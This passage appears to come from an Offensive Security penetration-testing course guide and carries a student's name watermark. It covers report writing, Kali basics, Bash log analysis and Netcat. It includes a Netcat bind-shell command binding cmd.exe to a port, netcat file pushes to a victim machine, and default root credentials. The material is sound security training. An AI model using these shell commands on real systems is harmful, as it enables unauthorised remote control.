- **Make use of screenshots but don't go crazy.** Again, this will add to the weight of the report in terms of pages and file size, so use them wisely. The same rule applies: use a screenshot to make a point, not just to show awesome meterpreter output. For example, let's say you got root on a Linux host. Rather than showing 15 screenshots of various directory listings only a root user could access, just show a single screenshot of the `uid` command output. Those who need to understand should only need that much to realize what you have achieved.

In deciding what content to include, go back to the objective of the assessment. What point are you trying to make as it relates to the objective and how does the tool output or screenshot reinforce that point?

Another common mistake in writing reports is thinking that length equates to quality. The fact is, your report should be as long as it needs to be and no longer. If you would actually like your audience to read your work, expansive reports are a deterrent for them. If you do have content that will drive up the page count but not be interesting to your entire audience, consider providing additional support documents in addition to the report. Interested parties can inspect the support documentation while the rest will not be bothered by it.

To help you organize your thoughts and build a report that will effectively communicate to your audience, consider outlining the document before starting. This is

simply accomplished by creating your section headers before filling in content. This will help you avoid duplicating your points due to not being sure where you want to make them. Additionally, it can help you more easily get past the “blank page freeze” that many experience when starting a long document.

In addition to these content related guidelines, the presentation of the content is just as critical. More than anything, the command of the language in which the report is written is absolutely crucial. While we understand that for many of our students, English is not their native language, it is still important to try to write coherent sentences that flow smoothly and logically. In this case, it is important to “Try Harder” and do your best, focusing on keeping your points simple and easy to understand.

Some additional points to keep in mind in regards to the presentation of the report:

- **Be consistent** – This primarily affects things like spacing, heading styles, font selection, and so on. Misaligned and inconsistent paragraphs and titles look unprofessional and sloppy.
- **Spellcheck, spellcheck, spellcheck** – This one is pretty self-explanatory. Their != There, Your != You’re.

Reporting is often viewed as a necessary evil of penetration testing. Sadly, that means it often gets less effort by many highly technical and intelligent penetration testers. Keep in mind that many inferior penetration tests get positive attention simply due to well-written and professional looking reports.

The above points should give you an idea of how to write a professional looking and coherent report that clearly delivers the intended message. Just remember that every aspect of the pentesting report is important. That IS the product you are delivering to the client so make sure it represents you and your work properly and professionally.

0.5.6.1 - Reporting for Penetration Testing with Kali Linux

Upon completion of the course lab guide and videos, you will be conducting a full-fledged penetration test inside our VPN labs for the THINC.local domain. While reporting of the course exercises and the VPN labs is not mandatory, it might be beneficial to you as not only will you be able to refer to your own report in the near future, it might also help you achieve the OSCP certification in the event you are shy of passing by a few points after having taken the corresponding certification exam.

If you opt to submit your lab report, you should document the course exercises throughout this document, unless noted otherwise. You can add these as an appendix to your final report that you will submit after completing the certification exam.

The final documentation should be submitted in the format of a formal Penetration Test Report. Your report should include the results of all course exercises added as an appendix, an executive summary, and a detailed rundown of all machines (not including your Windows 7 lab machine). Detailed information regarding the reporting requirements for the course, including templates and an example report, is available on our support site at: <https://support.offensive-security.com/#!pwk-reporting.md>

Students opting for the OSCP certification must submit an exam penetration test report clearly demonstrating how they successfully achieved the certification exam objectives. This final report must be sent back to our Certification Board in PDF format no more than 24 hours after the completion of the certification exam. Please note that reporting of the VPN labs and course exercises is mandatory for those students planning to claim CPE credits prior to having successfully passed the OSCP certification exam.

0.5.6.2 - Interim Documentation

To deal with the volume of information gathered during a penetration test, we like to use KeepNote, a multipurpose note-taking application, to initially document all our findings. Using an application like KeepNote helps both in organizing the data digitally as well as mentally. When the penetration test is over, we use the interim documentation to compile the full report.

KeepNote is available in Kali Linux as an extra application and has convenient built-in features such as screen grabbing and HTML export capabilities.




Figure 5 - The KeepNote Tool in Kali Linux

It doesn't really matter which program you use for your interim documentation as long as the output is clear and easy to read. Get used to documenting your work and findings—it's the only professional way to get the job done!

OS-40813 Rody Shahnazarian

1. - Getting Comfortable with Kali Linux

1.1 - Finding Your Way Around Kali

Kali Linux contains over 300 forensics and penetration testing tools - finding your way around them can be a daunting task at times. In the next module we will show you some tips and tricks to finding your way around Kali so that you can get up and running quickly. As Abraham Lincoln once said, "If I had six hours to chop down a tree, I'd spend the first three sharpening my axe."

1.1.1 - Booting Up Kali Linux

For this course, we will be using a 32-bit (i686) VMware Image of Kali Linux, mainly for the sake of the Linux buffer overflow exercise later on in the course. This is the same image we used throughout the development of the course, so for best results and consistency with the lab guide, we recommend you use this image as well. Using the VMware version of Kali also provides the benefit of being able to take snapshots of the virtual machine that you can revert to in the event that you need to reset your VM to a clean slate.

To use the VMware version of Kali Linux, extract the archive and open the *.vmx* file with VMware. If you are prompted by VMware about whether you copied or moved the virtual machine, choose "I copied it." The default credentials for the Kali VM are:

Username: root

Password: toor

As soon as you start the virtual machine for the first time and log in as the root user, make sure you change the root password with the **passwd** utility.

1.1.2 - The Kali Menu

The Kali Linux menu primarily acts as an advertising board for a large number of the tools present in the distribution. This allows users who might not be familiar with a specific tool to understand its context and usage.

Ensure that you take the time to navigate the Kali Linux menus, to help familiarize yourself with the available tools, and their categories.

1.1.3 - Find, Locate, and Which

There are a number of Linux utilities that can be used to locate files in a Linux installation with three of the most common being **find**, **locate**, and **which**. All three of these utilities all have similar functions, but work and return data in different ways.

Prior to using the **locate** utility, we must first use the **updatedb** command to build a local database of all files on the filesystem. Once the database has been built, **locate** can be used to easily query this database when looking for local files. Before running locate, you should always update the local database using the **updatedb** command.

```
root@kali:~# updatedb
root@kali:~# locate sbd.exe
/usr/share/windows-binaries/sbd.exe
/usr/share/windows-binaries/backdoors/sbd.exe
```

The **which** command searches through the directories that are defined in the **\$PATH** environment variable for a given filename. If a match is found, **which** returns the full path to the file as shown below.

```
root@kali:~# which sbd
/usr/bin/sbd
```

The **find** command is a more aggressive search tool than **locate** or **which**. Find is able to recursively search any given path for various files.

```
root@kali:~# find / -name sbd*
/usr/share/doc/sbd
/usr/share/windows-binaries/sbd.exe
/usr/share/windows-binaries/backdoors/sbd.exe
/usr/share/windows-binaries/backdoors/sbdbg.exe
/usr/bin/sbd
/var/lib/dpkg/info/sbd.md5sums
/var/lib/dpkg/info/sbd.list
```

Now that we have some basic tools for locating files on Kali Linux, let's move on to inspecting how Kali's services work, and what is needed to manage them successfully.

1.1.4 - Exercises

(Reporting is not required for these exercises)

1. Take some time to familiarize yourself with the Kali Linux menu
2. Determine the location of the file plink.exe in Kali
3. Find and read the documentation for the dnsenum tool

1.2 - Managing Kali Linux Services

Kali Linux is a specialized Linux distribution aimed at security professionals. As such, it contains several non-standard features. The default Kali installation ships with several services preinstalled, such as SSH, HTTP, MySQL, etc. If left untouched, these services would load at boot time, which would result in Kali Linux exposing several open ports by default – something we want to avoid, for security reasons. Kali deals with this issue by updating our settings to prevent network services from starting at boot time.

Kali also contains a mechanism to both whitelist and blacklist various services. The following module will discuss some of these services, as well as how to operate and manage them.

1.2.1 - Default root Password

If you installed Kali from an image file, the installation process should have prompted you for a root password. If you are using the Kali Linux VMware image, as recommended, the default root password is **toor**. Make sure to change any default or weak passwords to something long, complex, and secure before starting any services such as SSH. The root password can be changed with the **passwd** command as shown below.

```
root@kali:~# passwd
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@kali:~#
```

1.2.2 - SSH Service

The Secure Shell (SSH)⁵ service is most commonly used to remotely access a computer, using a secure, encrypted protocol. However, as we will see later on in the course, the SSH protocol has some surprising and useful features, beyond providing terminal access. The SSH service is TCP-based and listens by default on port 22. To start the SSH service in Kali, type the following command into a Kali terminal.

```
root@kali:~# systemctl start ssh
```

We can verify that the SSH service is running and listening on TCP port 22 by using the **netstat** command and piping the output into the **grep** command to search the output for sshd.

```
root@kali:~# netstat -antp|grep sshd
tcp    0      0 0.0.0.0:22  0.0.0.0:*      LISTEN      25035/sshd
tcp6   0      ::::22        ::::*      LISTEN      25035/sshd
```

If, like many users, you want to have the SSH service start automatically at boot time, you need to enable it using the **systemctl** command as follows. The **systemctl** command can be used to enable and disable most services within Kali Linux.

```
root@kali:~# systemctl enable ssh
Synchronizing state of ssh.service wheheheith SysV init with /lib/systemd/systemd-
sysv-install...
Executing /lib/systemd/systemd-sysv-install enable ssh
insserv: warning: current start runlevel(s) (empty) of script `ssh' overrides LSB
defaults (2 3 4 5).
insserv: warning: current stop runlevel(s) (2 3 4 5) of script `ssh' overrides LSB
defaults (empty).
Created symlink from /etc/systemd/system/sshd.service to
```

⁵ https://en.wikipedia.org/wiki/Secure_Shell

```
/lib/systemd/system/ssh.service.  
root@kali:~#
```

1.2.3 - HTTP Service

The HTTP service can come in handy during a penetration test, either for hosting a site, or providing a platform for downloading files to a victim machine. The HTTP service is TCP-based and listens by default on port 80. To start the HTTP service in Kali, type the following command into a terminal.

```
root@kali:~# systemctl start apache2  
root@kali:~#
```

As we did with the SSH service, we can verify that the HTTP service is running and listening on TCP port 80 by using the **netstat** and **grep** commands once again.

```
root@kali:~# netstat -antp |grep apache  
tcp6 0 0 ::::80    ::::*      LISTEN      6691/apache2  
root@kali:~#
```

To have the HTTP service start at boot time, much like with the SSH service, you need to explicitly enable it with **systemctl**.

```
root@kali:~# systemctl enable apache2  
apache2.service is not a native service, redirecting to systemd-sysv-install  
Executing /lib/systemd/systemd-sysv-install enable apache2  
insserv: warning: current start runlevel(s) (empty) of script `apache2' overrides LSB  
defaults (2 3 4 5).  
insserv: warning: current stop runlevel(s) (0 1 2 3 4 5 6) of script `apache2'  
overrides LSB defaults (0 1 6).  
root@kali:~#
```

Most services in Kali Linux are operated in much the same way that the SSH and HTTP daemons are managed, through their service or init scripts.

To get more granular control of these services, you can use tools such as *rcconf* or *sysv-rc-conf*, both designed to help simplify and manage the boot persistence of these services.

OS-40813 Rody Shahnazarian

1.2.4 - Exercises

(Reporting is not required for these exercises)

1. If you are using the Kali VMware image, change the root password to something secure.
2. Practice starting and stopping various Kali services.
3. Enable the SSH service to start on system boot.

OS-40813 Rody Shahnazarian

1.3 - The Bash Environment

The GNU Bourne-Again SHell (Bash)⁶ provides a powerful environment to work in, and a scripting engine that we can make use of to automate procedures using existing Linux tools. Being able to quickly whip up a Bash script to automate a given task is an essential requirement for any security professional. In this module, we will gently introduce you to Bash scripting with a theoretical scenario.

1.3.1 - Intro to Bash Scripting

1.3.1.1 - Practical Bash Usage – Example 1

Imagine you are tasked with finding all of the subdomains listed on the *cisco.com* index page, and then find their corresponding IP addresses. Doing this manually would be frustrating, and time consuming. However, with some simple Bash commands, we can turn this into an easy task. We start by downloading the *cisco.com* index page using the **wget** command.

```
root@kali:~# wget www.cisco.com
--2013-04-02 16:02:56--  http://www.cisco.com/
Resolving www.cisco.com (www.cisco.com)... 23.66.240.170,
Connecting to www.cisco.com (www.cisco.com)|23.66.240.170|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 23419 (23K) [text/html]
Saving to: `index.html'

100%[=====] 23,419      --.-K/s   in 0.09s
2013-04-02 16:02:57 (267 KB/s) - `index.html' saved [23419/23419]

root@kali:~# ls -l index.html
-rw-r--r-- 1 root root 23419 Apr  2 16:02 index.html
```

⁶ <http://www.gnu.org/software/bash/>

Quickly looking over this file, we see entries which contain the information we need, such as the one shown below:

```
<li><a href="http://newsroom.cisco.com/">Newsroom</a></li>
```

We start by using the **grep** command to extract all the lines in the file that contain the string “**href=**”, indicating that this line contains a link.

```
root@kali:~# grep "href=" index.html
```

The result is still a swamp of HTML, but notice that most of the lines have a similar structure, and can be split conveniently using the “/” character as a delimiter. To specifically extract domain names from the file, we can try using the **cut** command with our delimiter at the 3rd field.

```
root@kali:~# grep "href=" index.html | cut -d "/" -f 3
```

The output we get is far from optimal, and has probably missed quite a few links on the way, but let’s continue. Our text now includes entries such as the following:

```
about  
solutions  
ordering  
siteassets  
secure.opinionlab.com  
help
```

Next, we will clean up our list to include only domain names. Use **grep** to filter out all the lines that contain a period, to get cleaner output.

```
root@kali:~# grep "href=" index.html | cut -d "/" -f 3 | grep "\."
```

Our output is almost clean, however we now have entries that look like the following.

```
learningnetwork.cisco.com">Learning Network<
```

We can clean these out by using the **cut** command again, at the first delimiter.

```
root@kali:~# grep "href=" index.html | cut -d "/" -f 3 | grep "\." | cut -d '"' -f 1
```

Now we have a nice clean list, but lots of duplicates. We can clean these out by using the **sort** command, with the *unique* (**-u**) option.

```
root@kali:~# grep "href=" index.html | cut -d "/" -f 3 | grep "\." | cut -d '"' -f 1  
| sort -u  
blogs.cisco.com  
communities.cisco.com  
csr.cisco.com  
developer.cisco.com  
grs.cisco.com  
home.cisco.com  
investor.cisco.com  
learningnetwork.cisco.com  
newsroom.cisco.com  
secure.opinionlab.com  
socialmedia.cisco.com  
supportforums.cisco.com  
tools.cisco.com  
www.cisco.com  
www.ciscolive.com  
www.meraki.com
```

An even cleaner way of doing this would be to involve a touch of regular expressions into our command, redirecting the output into a text file, as shown below:

```
root@kali:~# cat index.html | grep -o 'http://[^"]*' | cut -d "/" -f 3 | sort -u > list.txt
```

Now we have a nice, clean list of domain names linked from the front page of cisco.com. Our next step will be to use the **host** command on each domain name in the text file we created, in order to discover their corresponding IP address. We can use a Bash one-liner loop to do this for us:

```
root@kali:~# for url in $(cat list.txt); do host $url; done
```

The **host** command gives us all sorts of output, not all of it relevant. We want to extract just the IP addresses from all of this information, so we pipe the output into **grep**, looking for the text “has address,” then **cut** and **sort** the output.

```
root@kali:~# for url in $(cat list.txt); do host $url; done | grep "has address" | cut -d " " -f 4 | sort -u
128.30.52.37
136.179.0.2
141.101.112.4
...
206.200.251.19
23.63.101.114
23.63.101.80
23.66.240.170
23.66.251.95
50.56.191.136
64.148.82.50
66.187.208.213
67.192.93.178
```

1.3.1.2 - Practical Bash Usage – Example 2

We are given an Apache HTTP server log that contains evidence of an attack. Our task is to use simple Bash commands to inspect the file and discover various pieces of information, such as who the attackers were, and what exactly happened on the server. We first use the **head** and **wc** commands to take a quick peek at the log file to understand its structure.

```
root@kali:~# gunzip access_log.txt.gz
root@kali:~# mv access_log.txt access.log
root@kali:~# head access.log
93.241.170.13 - - [22/Apr/2013:07:09:11 -0500] "GET /favicon.ico HTTP/1.1" 404 506 "-"
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_3) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.65 Safari/537.31"
142.96.25.17 - - [22/Apr/2013:07:09:18 -0500] "GET / HTTP/1.1" 200 356 "-"
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_3) AppleWebKit/536.29.13 (KHTML, like Gecko) Version/6.0.4 Safari/536.29.13"
root@kali:~# wc -l access.log
1788 access.log
```

Notice that the log file is grep friendly, and different fields such as, IP address, timestamp, HTTP request, etc., all of which are separated by spaces. We begin by searching through the =HTTP requests made to the server, for all the IP addresses recorded in this log file. We will pipe the output of **cat** into the **cut** and **sort** commands. This may give us a clue about the number of potential attackers we will need to deal with.

```
root@kali:~# cat access.log | cut -d " " -f 1 | sort -u
194.25.19.29
202.31.272.117
208.68.234.99
5.16.23.10
88.11.27.23
93.241.170.13
```

We see that less than ten IP addresses were recorded in the log file, although this still doesn't tell us anything about the attackers. Next, we use **uniq** and **sort** to further refine our output, and sort the data by the number of times each IP address accessed the server.

```
root@kali:~# cat access.log | cut -d " " -f 1 | sort | uniq -c | sort -rn
1038 208.68.234.99
445 186.19.15.24
89 194.25.19.29
62 142.96.25.17
56 93.241.170.13
37 10.7.0.52
30 127.0.0.1
13 5.16.23.10
10 88.11.27.23
6 172.16.40.254
1
```

A few IP addresses stand out, but we will focus on the address that has the highest access frequency first. To display and count the resources that were being requested by the IP address, the following command sequence can be used:

```
root@kali:~# cat access.log | grep '208.68.234.99' | cut -d "\"" -f 2 | uniq -c
1038 GET //admin HTTP/1.1
```

From this output, it seems that the IP address at 208.68.234.99 was accessing the **/admin** directory exclusively. Let's take a closer look at this:

```
root@kali:~# cat access.log | grep '208.68.234.99' | grep '/admin' | sort -u
208.68.234.99 - - [22/Apr/2013:07:51:20 -0500] "GET //admin HTTP/1.1" 401 742 "-"
"Tea Forest Lobster"
...
208.68.234.99 - admin [22/Apr/2013:07:51:25 -0500] "GET //admin HTTP/1.1" 200 575 "-"
"Tea Forest Lobster"
...
root@kali:~# cat access.log|grep '208.68.234.99'| grep -v '/admin'
root@kali:~#
```

It seems like 208.68.234.99 has been involved in an HTTP brute force attempt against this web server. Furthermore, after about 1070 attempts, it seems like the brute force attempt succeeded, as indicated by the HTTP 200 message.

Hopefully, the brief exercises above have given you an idea about some of the possibilities that Bash has to offer. Learning to use the Bash environment effectively is essential.

1.3.1.3 - Exercises

1. Research Bash loops and write a short script to perform a ping sweep of your target IP range of **10.11.1.0/24**.
2. Try to do the above exercise with a higher-level scripting language such as Python, Perl, or Ruby.

3. Ensure you understand the difference between directing output from a command to a file (>) and output from a command as input to another command (|).

OS-40813 Rody Shahnazarian

2. - The Essential Tools

As penetration testers, we often encounter situations which we don't fully understand.

Two tools we use to uncover more information are **Netcat** and **Wireshark**.

2.1 - Netcat

Netcat⁷ is a versatile tool that has been dubbed the Hackers' Swiss Army Knife and exists as both Linux and Windows binaries. The simplest definition of Netcat is "a tool that can read and write to TCP and UDP ports." This dual functionality suggests that Netcat runs in two modes: client and server. Let's explore these options.

2.1.1 - Connecting to a TCP/UDP Port

Connecting to a TCP/UDP port can be useful in several situations:

- To check if a port is open or closed.
- To read a banner from the port.
- To connect to a network service manually.

Let's begin by using **netcat** to check if TCP port 110 (the POP3 mail service) is open on one of my lab machines.

Please note, the IPs used in the videos will not match your Offensive Security lab IP addresses. The IPs used in this guide are for example only.

```
root@kali:~# nc -nv 10.0.0.22 110
(UNKNOWN) [10.0.0.22] 110 (pop3) open
+OK POP3 server lab ready <00003.1277944@lab>
```

⁷ <https://en.wikipedia.org/wiki/Netcat>

The output above tells us several things. First, the TCP connection to IP 10.0.0.22 on port 110 succeeded, and **netcat** found the remote port open. Next, we can see that the server responded to our connection by “talking back to us” and spitting out the server welcome message, prompting us to log in, which is standard for POP3 services.

```
root@kali:~# nc -nv 10.0.0.22 110
(UNKNOWN) [10.0.0.22] 110 (pop3) open
+OK POP3 server lab ready <00004.1546827@lab>
USER offsec
+OK offsec welcome here
PASS offsec
-ERR unable to lock mailbox
quit
+OK POP3 server lab signing off.
root@kali:~#
```

Regardless of the fact that our login attempt has failed, we have successfully managed to converse with the POP3 service using **netcat**.

OS-40813 Rody Shahnazarian

2.1.2 - Listening on a TCP/UDP Port


Listening on a TCP/UDP port using **netcat** is useful for network debugging client applications, or otherwise receiving a TCP/UDP network connection. Let's try implementing a simple chat involving two machines, using **netcat** both as a client and as a server. We'll set up netcat to listen for *incoming connections* on TCP port 4444, on a Windows machine (with IP address 10.0.0.22).

```
C:\Users\offsec>nc -nlvp 4444
listening on [any] 4444 ...
```

Once we have bound port 4444 on the Windows machine to Netcat, we can connect to that port from the Linux machine to interact with it.

```
root@kali:~# nc -nv 10.0.0.22 4444
(UNKNOWN) [10.0.0.22] 4444 (?) open
This chat is from the linux machine
```

Our text is sent to the Windows machine over TCP port 4444 and we can continue the "chat" from the Windows machine as shown below.



The screenshot shows a Windows Command Prompt window titled "Administrator: Command Prompt - nc -nlvp 4444". The command entered was "nc -nlvp 4444". The output shows the server listening on port 4444 and connecting from a Linux machine (IP 10.0.0.41, port 43447). The message "This chat is from the linux machine" is displayed. Below it, the message "This chat is from the windows machine" is typed by the user.

```
C:\Users\offsec>nc -nlvp 4444
listening on [any] 4444...
connect to [10.0.0.22] from (UNKNOWN) [10.0.0.41] 43447
This chat is from the linux machine

This chat is from the windows machine
```

Figure 2 - Simple Netcat Chat Window

Although not a very useful example, this simple exercise demonstrates several important features in **netcat**. Make sure you understand the following points in the example above:

- Which machine acted as the **netcat server**?
- Which machine acted as the **netcat client**?
- On which machine was port 4444 actually opened?
- The command line syntax difference between the client and server.

2.1.3 - Transferring Files with Netcat

Netcat can also be used to transfer files, both text and binary, from one computer to another. To send a file from the Linux machine to the Windows machine, we initiate a setup that is similar to the previous chat example, with some slight differences. On the Windows machine, we will set up a **netcat** listener on port 4444 and redirect any incoming input into a file called *incoming.exe*.

```
C:\Users\offsec>nc -nlvp 4444 > incoming.exe  
listening on [any] 4444 ...
```

On the Linux system, we will push the *wget.exe* file to the Windows machine through TCP port 4444:

```
root@kali:~# locate wget.exe  
root@kali:~# nc -nv 10.0.0.22 4444 < /usr/share/windows-binaries/wget.exe  
(UNKNOWN) [10.0.0.22] 4444 (?) open
```

The connection is received by **netcat** on the Windows machine as shown below:




Figure 3 - Connection Received on Windows

Notice that we haven't received any feedback from **netcat** about our file upload progress. In this case, since the file we are uploading is small, we can just wait for a few seconds and then check whether it has been fully uploaded to the Windows machine, by running the executable:

```
C:\Users\offsec>incoming.exe -h
GNU Wget 1.9.1, a non-interactive network retriever.
Usage: incoming [OPTION]... [URL]...
```

2.1.4 - Remote Administration with Netcat

One of the most useful features of **netcat** is its ability to do command redirection. Netcat can take an executable file and redirect the input, output, and error messages to a TCP/UDP port rather than the default console.

To further explain this, consider the **cmd.exe** executable. By redirecting the **stdin**, **stdout**, and **stderr** to the network, you can bind **cmd.exe** to a local port. Anyone connecting to this port will be presented with a command prompt belonging to this computer. To further drive this home, consider the following scenarios, involving Bob and Alice.

2.1.4.1 - Netcat Bind Shell Scenario

In our first scenario, Bob (running Windows) has requested Alice's assistance (running Linux) and has asked her to connect to his computer and issue some commands remotely. Bob has a public IP address, and is directly connected to the Internet. Alice, however, is behind a NAT'd connection, and has an internal IP address. To complete the scenario, Bob needs to bind **cmd.exe** to a TCP port on his public IP address, and ask Alice to connect to this particular IP and port. Bob will proceed to issue the following command with **netcat**.

```
C:\Users\offsec>nc -nlvp 4444 -e cmd.exe  
listening on [any] 4444 ...
```

Netcat has bound TCP port 4444 to **cmd.exe** and will redirect any input, output, or error messages from **cmd.exe** to the network. In other words, anyone connecting to TCP port 4444 on Bob's machine, hopefully Alice, will be presented with Bob's command prompt.

```
root@kali:~# ifconfig eth0 | grep inet
    inet addr:10.0.0.4  Bcast:10.0.0.255  Mask:255.255.255.0
root@kali:~# nc -nv 10.0.0.22 4444
(UNKNOWN) [10.0.0.22] 4444 (?) open
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\offsec>ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection:
  Connection-specific DNS Suffix . :
  IPv4 Address . . . . . : 10.0.0.22
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 10.0.0.138

C:\Users\offsec>
```

OS-40813 Rody Shah

The following image depicts the bind shell scenario where Alice gets remote command prompt access on Bob's Windows machine:

